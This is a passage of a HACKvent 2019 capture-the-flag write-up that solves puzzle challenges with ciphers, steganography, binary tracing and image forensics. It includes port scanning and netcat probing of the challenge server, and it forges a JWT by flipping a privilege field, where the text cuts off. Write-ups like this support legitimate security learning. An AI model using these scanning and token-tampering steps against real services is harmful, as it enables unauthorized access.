HACKvent 2019

By Bread (@nonsxd)

Contents

HV19.H1 Hidden One: Novice - Category: Fun

```
Born: January 22
Died: April 9
Mother: Lady Anne
Father: Sir Nicholas
Secrets: unknown
```

Description:

Sometimes, there are hidden flags. Got your first?

Solution:

This challenge was hidden in the second part of `HV19.06 bacon and eggs` description. I copied the text to `notepad++` and selected it all, at this point I could see dots and slashes and I recognised it was using `SNOW`. I decrypted, plain and simple.

```
bread@sticks:~# ./SNOW -C whitespace.txt
```

`HV19{1stHiddenFound}`

HV19.H2 Hidden Two: Novice - Category: Fun

Description:

Again a hidden flag.

Solution:

This challenge was hidden in `HV19.07 Santa Rider` and if you look closely at the `ffmpeg` command I used in that challenge you might see something.

```
bread@sticks:~# ffmpeg -i 3DULK2N7DcpXFg8qGo9Z9qEQqvaEDpUCBB1v.mp4 a%05d.png
```

Noticed filename? I thought it's probably a base of some kind but to cover all bases (pun intended) I used `cyberchef` and baked using its magic function. it returned `base58`

`https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=M0RVTEsyTjdEY3BYRmc4cUdvOVo5cUVRcXZhRURwVUNCQjF2`

`HV19{Dont_confuse_0_and_O}`

HV19.H3 Hidden Three: Novice - Category: Fun

Description:

Not each quote is compl

Solution:

I felt a bit silly for this one as I noticed it early on but thought the challenge was b0rked. since this was a hidden challenge, and the first 'pentest' I thought what the most common thing is a pen tester does.

```
bread@sticks:~# nmap whale.hacking-lab.com
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-24 12:23 AEDT
Nmap scan report for whale.hacking-lab.com (80.74.140.188)
Host is up (0.35s latency).
rDNS record for 80.74.140.188: urb80-74-140-188.ch-meta.net
Not shown: 991 filtered ports
PORT     STATE  SERVICE
17/tcp   open   qotd
22/tcp   open   ssh
80/tcp   closed http
443/tcp  closed https
2222/tcp closed EtherNetIP-1
4444/tcp closed krb524
5555/tcp closed freeciv
8888/tcp open   sun-answerbook
9001/tcp open   tor-orport

Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds
```

I noticed `17/tcp open qotd` and did a quick test of that port with `netcat`.

```
bread@sticks:~# nc whale.hacking-lab.com 17
{
```

It gave me a single char. as mentioned I thought it was broken but was told to wait an hour. Came back and a new char was there.

```
bread@sticks:~#nc whale.hacking-lab.com 17
a
```

Ok it's not `quote of the day` its `quote of the hour`. I set up a `cron` job and went about my day.

```
bread@sticks:~#crontab -e
@hourly cd /home/bread/hv19/h3/ && echo 'flag plz love bread' | nc whale.hacking-
lab.com 17 >> flag
```

Came back a couple hours later, and I had `{an0t`, I took a stab in the dark at the flag, given I thought it would be `len(24)`, `HV19{an0th3r_h1dd3n_0n3}` which turned out to be wrong. Came back the next day:

`` `HV19{an0ther_DAILY_fl4g}` ``

HV19.H4 Hidden Four: Novice - Category Programming, Fun

Description:

None

Solution:

The flag from day 14 seemed very odd, `perl` odd. I piped it into `perl` to see if it would run and I got the flag.

```
bread@sticks:~#echo 's@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(..)][\2\1]g;s%4(...)%"p$1t"%ee' | perl
```

On reflection the `^p-za-oPQ^a-z` is a sign of regex.

`HV19{Squ4ring the Circle}`

HV19.01 censored: Difficulty: Easy - Category: Fun

Description:

I got this little image, but it looks like the best part got censored on the way. Even the tiny preview icon looks clearer than this! Maybe they missed something that would let you restore the original content?

Solution:


The description references that the **'tiny preview icon looks clearer than this'**, I used the following to extract the thumbnail.

```
bread@sticks:~# exiftool -b -ThumbnailImage f182d5f0-1d10-4f0f-a0c1-7cba0981b6da.jpg > thumbnail.jpg
or
bread@sticks:~# binwalk --dd=".*" f182d5f0-1d10-4f0f-a0c1-7cba0981b6da.jpg
```

Then viewed and scanned the thumbnail image to get the flag.

`HV19{just-4-PREview!}`

HV19.02 Triangulation: Easy - Category: Fun



Triangulation.stl

Description:

Today we give away decorations for your Christmas tree. But be careful and do not break it.

Solution:

Looking at the file extension I realised it's a challenge related to 3d printing, and that this was a 3d model. I used `slicer` and viewed it by layer, then used it to remove the outer layer, split the object into its sub objects, deleted the sphere, and the other sphere like object. Then opened it in `tinkercad` revealing the QR inside.

Scanned QR to get the flag.

```
`HV19{Cr4ck_Th3_B411!}`
```

HV19.03 Hodor, Hodor, Hodor: Easy - Category: Fun, Programming

```
$HODOR: hhodor. Hodor. Hodor!?  = `hodor?!? HODOR!? hodor? Hodor oHodor. hodor? ,
HODOR!?! ohodor!?  dhodor? hodor odhodor? d HodorHodor  Hodor!? HODOR HODOR? hodor!
hodor!? HODOR hodor! hodor? !

hodor?!? Hodor  Hodor Hodor? Hodor  HODOR  rhodor? HODOR Hodor!?  h4Hodor?!? Hodor?!?
0r hhodor?  Hodor!? oHodor?! hodor? Hodor  Hodor! HODOR Hodor hodor? 64 HODOR Hodor
HODOR!? hodor? Hodor!? Hodor!? .

HODOR?!? hodor- hodorHoOodoOor Hodor?!? OHoOodoOorHooodorrHODOR hodor. oHODOR...
Dhodor- hodor?! HooodorrHODOR HoOodoOorHooodorrHODOR RoHODOR... HODOR!?! 1hodor?!
HODOR... DHODOR- HODOR!?! HooodorrHODOR Hodor- HODORHoOodoOor HODOR!?! HODOR...
DHODORHoOodoOor hodor. Hodor! HoOodoOorHodor HODORHoOodoOor 0Hooodorrhodor
HoOodoOorHooodorrHODOR 0=`;
```

```
hodor.hod(hhodor. Hodor. Hodor!? );
```

Description:

no description just an image of hodor

Solution:

To solve this challenge, I noticed that the Hodor text had signs of programming language syntax in it such as `$`, `=`, `;`. Which gave me the idea that there must be an interpreter. I googled for `hodor programming language` and found the `npm` package. I then installed it, created a file with the challenge test and ran it. noticed the output was `base64`, I piped that through `base64 -d` to get the flag.

```
bread@sticks:~# npm install -g hodor-lang
bread@sticks:~# nano hodor.hd
bread@sticks:~# hodor hodor.hd
HODOR: \-> hodor.hd
Awesome, you decoded Hodors language!

As sis a real h4xx0r he loves base64 as well.

SFYxOXtoMDFkLXRoMy1kMDByLTQyMDQtbGQ0WX0=

bread@sticks:~# hodor hodor.hd | grep '=' | base64 -d
```

`HV19{h01d-th3-d00r-4204-ld4Y}`

HV19.04 password policy circumvention: Easy - Category: Fun

HV19-PPC.zip

Description:

Santa released a new password policy (more than 40 characters, upper, lower, digit, special).

The elves can't remember such long passwords, so they found a way to continue to use their old (bad) password:

`merry christmas geeks`

Solution:

The challenge file had the extension `.ahk` which a quick google revealed its an `auto hotkey` file, I installed `AutoHotkey_1.1.32.00`, opened the file, and started `auto hotkey`. then typed out the string they gave us. "merry christmas geeks"

Typing it to fast broke the string, slowly entering each `char` eventually gave me the flag.

`HV19{R3memb3r, rem3mber - the 24th 0f December}`

HV19.05 Santa Parcel Tracking: Easy - Category: Fun

Description:

To handle the huge load of parcels Santa introduced this year a parcel tracking system. He didn't like the black and white barcode, so he invented a more solemn barcode. Unfortunately, the common barcode readers can't read it anymore, it only works with the pimped models Santa owns. Can you read the barcode?

Solution:

Based off the description I investigated different types of `barcode scanners` hoping to find one that does `solemn or multiple colours`. this didn't lead me to anything I decided I would look at the `RGB` values to determine if there is any hidden content. After trying just `LSB` (least significate bit), I looked at the `int` values, finally arriving at `Blue int` values.

```
from PIL import Image
import binascii

# constants
R,G,B = (0,1,2)
INT_B = []
DEBUG = False

def int_to_ascii(int_array):
    strout = ""
    for i in int_array:
        if i < 128 and i > 32:
            try:
                strout+=chr(i)
            except:
                strout+=""
    print(f"ascii: \t{strout}")

def main():
    global R,G,B,INT_B,DEBUG
    # load image and convert to pux
    im = Image.open('157de28f-2190-4c6d-a1dc-02ce9e385b5c.png')
    pix = im.load()
    mX, mY = im.size
    for i in range(mX):
        if DEBUG:
            print (pix[i,0])
        INT_B.append(pix[i,0][B])

    int_to_ascii(INT_B)

if __name__ == "__main__":
    main()
```

`HV19{D1fficult_to_g3t_a_SPT_R3ader}`

HV19.06 bacon and eggs: Easy - Category: Crypto, Fun

Description:

*F*ra*n*cis Baco*n* *w*a*s* *a*n E*ng*lish ph*i*l*os*o*p*her a*n*d *s*tat*e*sm*a*n w*h*o se*rve*d *a*s At*t*or*n*ey Gen*e*ral and as *L*or*d* *Ch*an*ce*l*l*or of *En*g*l*an*d*. Hi*s* *w*orks ar*e* c*red*it*e*d w*ith* d*e*ve*lo*pi*ng* *t*h*e* sci*e*nt*i*fic me*t*hod and re*m*ai*ned* in*fl*u*en*ti*al* th*rou*gh *t*he s*cien*tific *r*ev*o*l*u*ti*o*n. *B*a*co*n h*as* *b*e*e*n ca*l*led *th*e *f*ath*e*r o*f* emp*iric*i*s*m. *Hi*s *wor*ks ar*g*ued for th*e* po*ssi*bi*li*t*y* of s*c*ie*n*tifi*c* *kno*wl*edg*e b*a*se*d* onl*y* u*p*on i*n*du*c*t*i*ve *r*ea*s*onin*g* *a*nd c*aref*u*l* o*bs*er*v*ation o*f* *e*v*e*nt*s* in *na*tur*e*. Mo*st* *i*mp*ort*an*t*l*y*, *he* a*rgue*d sc*i*en*c*e co*uld* *b*e *a*c*hi*eved by us*e* of a *s*ce*p*t*ical* a*nd* me*t*hod*ical* *a*pp*roa*ch wh*er*eby *s*cientist*s* ai*m* *to* avo*i*d m*i*s*leading* themsel*ve*s. *A*lth*oug*h *h*is *practica*l i*deas* ab*out* *such a m*et*h*od, *t*he B*a*con*i*an meth*o*d, d*i*d no*t* have *a* l*ong-last*ing *i*nfluence, *th*e *gen*eral *i*dea *of t*he importa*n*ce and poss*i*bil*i*ty *of* a scep*t*ical methodology makes Bacon the father of the scientific method. This method was a new rhetorical and theoretical framework for science, the practical details of which are still central in debates about science and methodology.

Bacon was the first recipient of the Queen's counsel designation, which was conferred in 1597 when Elizabeth I of England reserved Bacon as her legal advisor. After the accession of James VI and I in 1603, Bacon was knighted. He was later created Baron Verulam in 1618 and Viscount St. Alban in 1621. Because he had no heirs, both titles became extinct upon his death in 1626, at 65 years. Bacon died of pneumonia, with one account by John Aubrey stating that he had contracted the condition while studying the effects of freezing on the preservation of meat. He is buried at St Michael's Church, St Albans, Hertfordshire.

Solution:

Given it was an easy crypto challenge I scanned the text and noticed some where italic, did a quick search for "text ciphers and another for bacon' ended up on bacon cipher.

The next step was to figure out a way to convert the text into `A`'s and `B`'s by replacing all italic values with `B`'s. the most convenient way I found was to focus on the `HTML`, so using `inspect` in a google browser, on the France bacon text I extracted the require <p> tag.

Using `Python` I replaced the tags with a single char with ~, with * then wrote a script to a little switch for the bacon cipher.

```
cipher = "<em>F</em>ra<em>n</em>cis Baco<em>n</em> <em>w</em>a<em>s</em> <em>a</em>n
E<em>ng</em>lish ph<em>i</em>l<em>os</em>o<em>p</em>her a<em>n</em>d
<em>s</em>tat<em>e</em>sm<em>a</em>n w<em>h</em>o se<em>rve</em>d <em>a</em>s
At<em>t</em>or<em>n</em>ey Gen<em>e</em>ral and as <em>L</em>or<em>d</em>
<em>Ch</em>an<em>ce</em>l<em>l</em>or of <em>En</em>g<em>l</em>an<em>d</em>.
Hi<em>s</em> <em>w</em>orks ar<em>e</em> c<em>red</em>it<em>e</em>d w<em>ith</em>
d<em>e</em>ve<em>lo</em>pi<em>ng</em> <em>t</em>h<em>e</em>
sci<em>e</em>nt<em>i</em>fic me<em>t</em>hod and re<em>m</em>ai<em>ned</em>
in<em>fl</em>u<em>en</em>ti<em>al</em> th<em>rou</em>gh <em>t</em>he
s<em>cien</em>tific
<em>r</em>ev<em>o</em>l<em>u</em>ti<em>o</em>n.<em>B</em>a<em>co</em>n h<em>as</em>
<em>b</em>e<em>e</em>n ca<em>l</em>led <em>th</em>e <em>f</em>ath<em>e</em>r
o<em>f</em> emp<em>iric</em>i<em>s</em>m. <em>Hi</em>s <em>wor</em>ks ar<em>g</em>ued
for th<em>e</em> po<em>ssi</em>bi<em>li</em>t<em>y</em> of
s<em>c</em>ie<em>n</em>tifi<em>c</em> <em>kno</em>wl<em>edg</em>e
b<em>a</em>se<em>d</em> onl<em>y</em> u<em>p</em>on
i<em>n</em>du<em>c</em>t<em>i</em>ve <em>r</em>ea<em>s</em>onin<em>g</em> <em>a</em>nd
c<em>aref</em>u<em>l</em> o<em>bs</em>er<em>v</em>ation o<em>f</em>
<em>e</em>v<em>e</em>nt<em>s</em> in <em>na</em>tur<em>e</em>. Mo<em>st</em>
<em>i</em>mp<em>ort</em>an<em>t</em>l<em>y</em>, <em>he</em> a<em>rgue</em>d
sc<em>i</em>en<em>c</em>e co<em>uld</em> <em>b</em>e <em>a</em>c<em>hi</em>eved by
us<em>e</em> of a <em>s</em>ce<em>p</em>t<em>ical</em> a<em>nd</em>
```

```
me<em>t</em>hod<em>i</em>ca<em>l</em> <em>a</em>pp<em>roa</em>ch wh<em>er</em>eby
<em>s</em>cientist<em>s</em> ai<em>m</em> t<em>o</em> avo<em>i</em>d
m<em>i</em>sl<em>ead</em>in<em>g</em> themsel<em>ve</em>s. <em>A</em>lth<em>oug</em>h
<em>h</em>is <em>p</em>ra<em>c</em>tic<em>a</em>l i<em>d</em>e<em>a</em>s
ab<em>out</em> <em>s</em>u<em>ch</em> <em>a</em> <em>m</em>et<em>h</em>od, <em>t</em>he
B<em>a</em>con<em>i</em>an meth<em>o</em>d, d<em>i</em>d no<em>t</em> have <em>a</em>
l<em>o</em>n<em>g</em>-<em>la</em>s<em>t</em>ing <em>i</em>nfluen<em>c</em>e,
<em>th</em>e <em>g</em>e<em>ne</em>ral <em>i</em>dea <em>of</em> <em>t</em>he
imp<em>o</em>rta<em>n</em>ce and pos<em>s</em>i<em>b</em>il<em>it</em>y o<em>f</em> a
s<em>c</em>ept<em>i</em>cal methodology makes Bacon the father of the scientific
method. This method was a new rhetorical and theoretical framework for science, the
practical details of which are still central in debates about science and methodology."

# clean up
cipher = cipher.replace('<em>', '~').replace('</em>', '*')
switch = False
bacon = ""

# loop over bacon and use a switch for A and B triggers, skipping punctuation
for i in cipher:
    if i in ['.', ',', ' ']:
        continue
    elif i == '~':
        switch = True
        continue
    elif i == '*':
        switch = False
        continue
    bacon += "B" if switch else "A"

print(bacon)
```

```
bread@sticks:~# python3 solve.py
BBAAABBAAAAAAAABBABBAABBABBAAABBBAAAAAAABBAABBBAABBAAAAABBAABBAAAABBAAABBAAABBAAAABBBBA
ABBAAAABBAAABBAAAAABBAAAAAAAAABBAAABBABBBAAABBBAABBAAAAABBBAABBAAABBAAABBABBAAAAAAABBA
ABBBBAAABBAAABBBAABBAAABBAAABBBABBAABBAAAABBAAABBAAAAAABBAAAAAAAABBAAABBBBAAABBBAABB
BAAABBBAAABBBBAAABBAAAABBBBBAAAAAABBAAABBAABBAAABBAABBAABBBAAABBBABBAABBAAAABBAAAABBBAA
BBAAAABBAAABBAAAABBBBBAABBAABBBAABBBBAAAAABBAAAAAAAAABBAAABBBBAAABBBAABBAAAABBAAABBAAA
ABBABBBBAAABBBBAAABBAAABBAAAABBAABBAAAABBAAABBAABBAAABBAAABBAAAAABBABBAAAABBBBBAABBAABB
BAAABBAAAAAAABBABBAABBAAABBAAABBBAAABBAAABBBABBAAABBBBAAABBAABBABBBAABBBBBAAAABBAAABBA
AAABBBBABBAABBAABBBAAAAAAAABBAAAABBAAABBAABBBBBAABBBAAABBAAAABBAAABBABBAAABBBBAAAAABBB
AAAABBAAAAAAAAABBAAABBAABBAAAABBAAABBAAABBBBAAABBAAAAAAAABBBAABBAAAABBBBAABBAAABBAAABBA
AAABBAAABBAABBAAAABBBBABBAABBBABBABBAAABBAAABBAAAABBAAAABBAAAAAAABBAAABBAAAABBAAAAABBAA
BBAABBAABBBAABBAAAABBAAAAAABBAABBBAABBAABBBAAAABBAAAABBBABBAAAAAABBAAAABBAAAAAAAABBAA
BBAAABBBAAABBAABBAAAABBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


I wanted to solve it faster, so rather than writing an interpreter, I found an online bacon decoder `http://rumkin.com/tools/cipher/baconian.php` and used it to decode the cipher.

```
SANTALIKESHISBACONBUTALSOTHISBACONTHEPASSWORDISHVXBACONCIPHERISSIMPLEBUTCOOLXREPLACEXWI
THBRACKETSANDUSEUPPERCASEFLIQFVRDQIQBJSIQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Cleaned up the output and had the flag.

`HV19{BACONCIPHERISSIMPLEBUTCOOL}`

HV19.07 Santa Rider: Easy - Category: Crypto, Fun



Description:

Santa is prototyping a new gadget for his sledge. Unfortunately, it still has some glitches, but look for yourself.

Solution:

In this challenge we are given a video of some lights flashing, immediately I noticed that its `8 lights` and the `left most` light never lights up. A good indication that its `ASCII` represented in `binary`, is that the left most bit is not used in the printable `ASCII` range. Watching the video and transcribing it to `binary` is pain staking as you might miss a couple frames, so I convert the video into frames.

```
bread@sticks:~# ffmpeg -i 3DULK2N7DcpXFg8qGo9Z9qEQqvaEDpUCBB1v.mp4 a%05d.png
```

Manually checked the frames and on changes noted down the `binary`.

```
01001000 01010110 00110001 00111001 01111011 00110001 01101101 01011111
01100001 01101100 01110011 00110000 01011111 01110111 00110000 01110010
01101011 00110001 01101110 01100111 01011111 00110000 01101110 01011111
01100001 01011111 01110010 00110011 01101101 00110000 01110100 00110011
01011111 01100011 00110000 01101110 01110100 01110010 00110000 01101100
01111101
```

Used an online binary to ascii converter `https://www.rapidtables.com/convert/number/binary-to-ascii.html` and we have the flag.

```
`HV19{1m_als0_w0rk1ng_0n_a_r3m0t3_c0ntr0l}`
```

HV19.08 SmileNcryptor 4.0: Medium - Category: RE, Crypto

Dump-File: dump.zip

Description:

You hacked into the system of very-secure-shopping.com and you found a SQL-Dump with $$-creditcards numbers. As a good hacker you inform the company from which you got the dump. The managers tell you that they don't worry, because the data is encrypted.

Goal Analyze the "Encryption"-method and try to decrypt the flag.

Solution:

looking at the dump file we can see it's an `SQL` database schema. The main parts to take away from the dump are:

```
INSERT INTO `creditcards` VALUES
(1,'Sirius Black',':)QVXSZUVY\ZYYZ[a','12/2020'),
(2,'Hermione Granger',':)QOUW[VT^VY]bZ_','04/2021'),
(3,'Draco Malfoy',':)SPPVSSYVV\YY_\\]','05/2020'),
(4,'Severus Snape',':)RPQRSTUVWXYZ[\]^','10/2020'),
(5,'Ron Weasley',':)QTVWRSVUXW[_Z`\b','11/2020');
/*!40000 ALTER TABLE `creditcards` ENABLE KEYS */;
UNLOCK TABLES;
```

and

```
INSERT INTO `flags` VALUES (1,'HV19{',':)SlQRUPXWVo\Vuv_n_\ajjce','}');
```

Something I noticed and googled for is encryption using `:)`, however that ended up being a dead end. The next thing I investigated was this entry `(4,'Severus Snape',':)RPQRSTUVWXYZ[\]^','10/2020'),` because the pattern matches the `ASCII` table.

I put the `flag` AND `Severus`'s strings in an ascii shift program `https://sltls.org/shift` and hoped it would give me the flag.
aligning `P` with `2 ('RPQRSTUVWXYZ[\]^'=='3123456789:;<=>?')` equalling a `(shift of 30).` at this point I was a little lost. but had I known that it was `n-1` I would have solved it.

So back to the drawing board. =(

After getting the hint about `CC being important` and `valid,` I then started slowing to match the first char with a CC number. below are my raw notes. but what happened was I used the information from this Wikipedia entry `https://en.wikipedia.org/wiki/Payment_card_number` and matched them as best as I could to specific issuers. this worked until the second char. but at that point it clicks that `Severus Snape` has a CC of `4111111111111111` and that it is ASCII shifting of `n-1`.

I went back to `https://sltls.org/shift` and tried it again but noted each letter where `Severus Snape` card was 1. I ended up with

```
SlQRUPXWVo\Vuv_n_\ajjce == 5M113-420H4-KK3A1-19801
RPQRSTUVWXYZ[\]^        == 4111111111111111
raw notes:
(1,Sirius Black         :)QVXSZUVY\ZYYZ[a            12/2020
3a29515658535a5556595c5a59595a5b61
(2,Hermione Granger     :)QOUW[VT^VY]bZ_             04/2021
3a29514f55575b56545e56595d625a5f
(3,Draco Malfoy         :)SPPVSSYVV\YY_\\]           05/2020
3a2953505056535359565 65c59595f5c5c5d
(4,Severus Snape        :)RPQRSTUVWXYZ[\]^           10/2020
3a29525051525354555657585 95a5b5c5d5e
(5,Ron Weasley          :)QTVWRSVUXW[_Z`\b           11/2020
3a29515456575253565558575b5f5a605c62
   flag                 :)SlQRUPXWVo\Vuv_n_\ajjce    }
3a29536c515255505857566f5c5675765f6e5f5c616a6a6365

                                                :)RPQRSTUVWXYZ[\]^
                                                :)4PQRSTUVWXYZ[\]^


./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~!"#$%&
'()*+,-
```

```
!"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~


15: QVXSZUVY\ZYYZ[a             American Express V 4 or 7
    37    7
14: QOUW[VT^VY]bZ_              Diners Club International
    36   7  7
16: SPPVSSYVV\YY_\\]            Mastercard  p must be 5 or 4
    5  7   77
16: RPQRSTUVWXYZ[\]^            Visa
    4 345  7
16: QTVWRSVUXW[_Z`\b
    3 7 4 7
23: SlQRUPXWVo\Vuv_n_\ajjce
    5 34    7  7

0123456789
   QRSOV
```

additional: both good ascii cipher shift tools

- https://goto.pachanka.org/crypto/shift-cipher
- https://sltls.org/shift

useful for CC information

- https://en.wikipedia.org/wiki/Payment_card_number

`HV19{5M113-420H4-KK3A1-19801}`

HV19.09 Santas Quick Response 3.0: Medium - Category: Crypto, Fun

Description:


Visiting the following railway station has left lasting memories.

Santas brand new gifts distribution system is heavily inspired by it. Here is your personal gift, can you extract the destination path of it?

Solution:

My first idea was to `reverse image search` img_1 as I could tell the `QR code` in img_2 is not complete. The reverse image search lead me to find `rule30`. from there, I googled for `rule30 Linux tools` and found one with that name. Generated a mask of the same size as the `QR code` (33).

```
bread@sticks:~# rule30 -s 5 -n 33 -r 30 mask.png
```



Then use photoshop (`https://pixlr.com/editor/`) to run a `diff` layer filter over the QR code, scanned the fixed QR and won.

`HV19{Cha0tic_yet-0rdered}`

HV19.10 Guess what: Medium - Category: Fun

Description:

The flag is right, of course

Solution:

I tried some simple things like `strings`, `strace`, and `ltrace`.

```
bread@sticks:~# strings guess
...
...
E: neither argv[0] nor $_ works.
...
```

The above string was the only interesting one.

```
bread@sticks:~#strace ./guess
...
...
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
ioctl(0, TCGETS, {B38400 opost isig icanon echo ...}) = 0
fstat(2, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
write(2, "Your input: ", 12Your input: )            = 12
read(0, test
"test\n", 128)                  = 5
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
```

```
write(1, "nooooh. try harder!\n", 20nooooh. try harder!
)   = 20
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
exit_group(0)                           = ?
+++ exited with 0 +++
```

This didn't show anything of interest in the output.

```
bread@sticks:~#ltrace ./guess
...
...
strchr("ersa:d:i:n:p:t:u:N:", 'p')               = "p:t:u:N:"
__ctype_b_loc()                                  = 0x7f38fdf936d8
malloc(112)                                      = 0x556d445a0f80
malloc(32)                                       = 0x556d445a11b0
isatty(0)                                        = 1
malloc(32)                                       = 0x556d445a11e0
fputs("Your input: ", 0x7f38fe150680)            = 1
fflush(0x7f38fe150680Your input: )                          = 0
read(0
...
strcpy(0x562273ca29d0, "nooooh. try harder!")    = 0x562273ca29d0
free(0x562273ca29b0)                             = <void>
free(0x562273ca2ba0)                             = <void>
free(0x562273ca2cb0)                             = <void>
strcmp("simple-command", "simple-command")       = 0
free(0x562273ca2940)                             = <void>
free(0x562273ca2920)                             = <void>
```

Neither did this.

So back to the drawing board. =(

I tried debugging it with `gdb-peda` looking at the `putsenv` call, as it seemed the most interesting.

```
bread@sticks:~# gdb-peda guess
Reading symbols from guess...
(No debugging symbols found in guess)
gdb-peda$ b* putenv
Breakpoint 1 at 0xb70
gdb-peda$ run
...
...
Legend: code, data, rodata, value

Breakpoint 1, putenv (
    string=0x555555757260 "xbbbef1a1dfa009ff=13528516008211384831 1")
    at putenv.c:53
53    putenv.c: No such file or directory.
```

Fiddling with the `env` variable didn't work. tried running it with `exec './guess' \"$@\"", "./guess` but in the end I only learnt about `$@` and wrote a gage flag.

The `$@` holds list of all arguments passed to the script.

`bash -c "exec -c -a $@ ./guess printf 'SFYxOXtCcmVhZF93QHpfM1IzfQ==' | base64 -d"` basically, it executes the `$@` which just pushes some base64 into `base64 -d`

~the challenge was known b0rked at this point~

When a working version was available, I tried my `ltrace` command again and won.

```
bread@sticks:~#ltrace ./guess-new
...
...
free(0x562273ca1d40)                                = <void>
strlen("HV19{Sh3ll_0bfuscat10n_1s_fut1l3"...)       = 33
malloc(34)                                          = 0x562273ca1b90
strcpy(0x562273ca1b90, "HV19{Sh3ll_0bfuscat10n_1s_fut1l3"...) = 0x562273ca1b90
free(0x562273ca27f0)                                = <void>
strlen("HV19{Sh3ll_0bfuscat10n_1s_fut1l3"...)       = 33
malloc(67)                                          = 0x562273ca27f0
free(0x562273ca1b90)                                = <void>
...
```

Later I found it was also solvable with `ps aux`. to solve it this way you need to run the binary in one window and while it waits for user input execute `ps aux` in another window.

```
bread@sticks:~# ./guess-new
Your input:

<switch to new terminal>

bread@sticks:~# ps aux | grep "guess"
root      259755  0.0  0.0   6584  2824 pts/0    S+   11:49   0:00 ./guess-new -c
...
<max whitespace>
...
#!/bin/bash  read -p "Your input: " input  if [ $input =
"HV19{Sh3ll_0bfuscat10n_1s_fut1l3}" ]  then   echo "success" else    echo "nooooh. try
harder!" fi   ./guess3
root      259763  0.0  0.0   6136   900 pts/1    S+   11:49   0:00 grep guess
```

Additional: The challenge was derived from SHC-Hardening, and that is cool. the idea of hiding the arguments from the user is an interesting concept and looks like it might have worked in newer versions, but there were issues with the `stat` check on binaries.

- https://github.com/Intika-Linux-Apps/SHC-Hardening
- https://neurobin.org/projects/softwares/unix/shc/#the-hardening-flag-h
- https://github.com/neurobin/shc
- https://stackoverflow.com/questions/54819710/hide-execl-arguments-from-ps/

`HV19{Sh3ll_0bfuscat10n_1s_fut1l3}`

HV19.11 Frolicsome Santa Jokes API: Medium - Category: Fun

Go and try it here: http://whale.hacking-lab.com:10101

Description:

The elves created an API where you get random jokes about santa.

Solution:

Having recently worked with `JWT tokens` and an `API` I noticed what this challenge would be straight away. it's a bit hard to say how you would come across the `JWT` stuff organically but neither the less, I solved this by:

- Registering

```
bread@sticks:~# curl -s -X POST -H 'Content-Type: application/json'
http://whale.hacking-lab.com:10101/fsja/register --data '{"username":"bread",
"password": "passwordpassword"}'
{"message":"User created","code":201}
```

- Logging in and storing the token

```
bread@sticks:~# token=`curl -s -X POST -H 'Content-Type: application/json'
http://whale.hacking-lab.com:10101/fsja/login --data '{"username":"bread", "password":
"passwordpassword", "platinum":true}' | grep -oP "token\":\K.*\""`
echo $token
"eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYW1lIjoiYnJlYWQ3IiwicGxhdGludW0iOmZhbHNlfSwiZ
XhwIjoxNTc3MTUzMDk0LjI2MjAwMDAwMH0.T-T8TGUW5nftIOziJWzooegF72NeDYPQXCxkMOIjPtA"
```

- Manipulating the token with `jwt.io`, changing `"platinum": false` to `true`

```
{
"user": {
  "username": "bread",
  "platinum": true
},
"exp": 1577153094.262
}
<encoded output> section2:
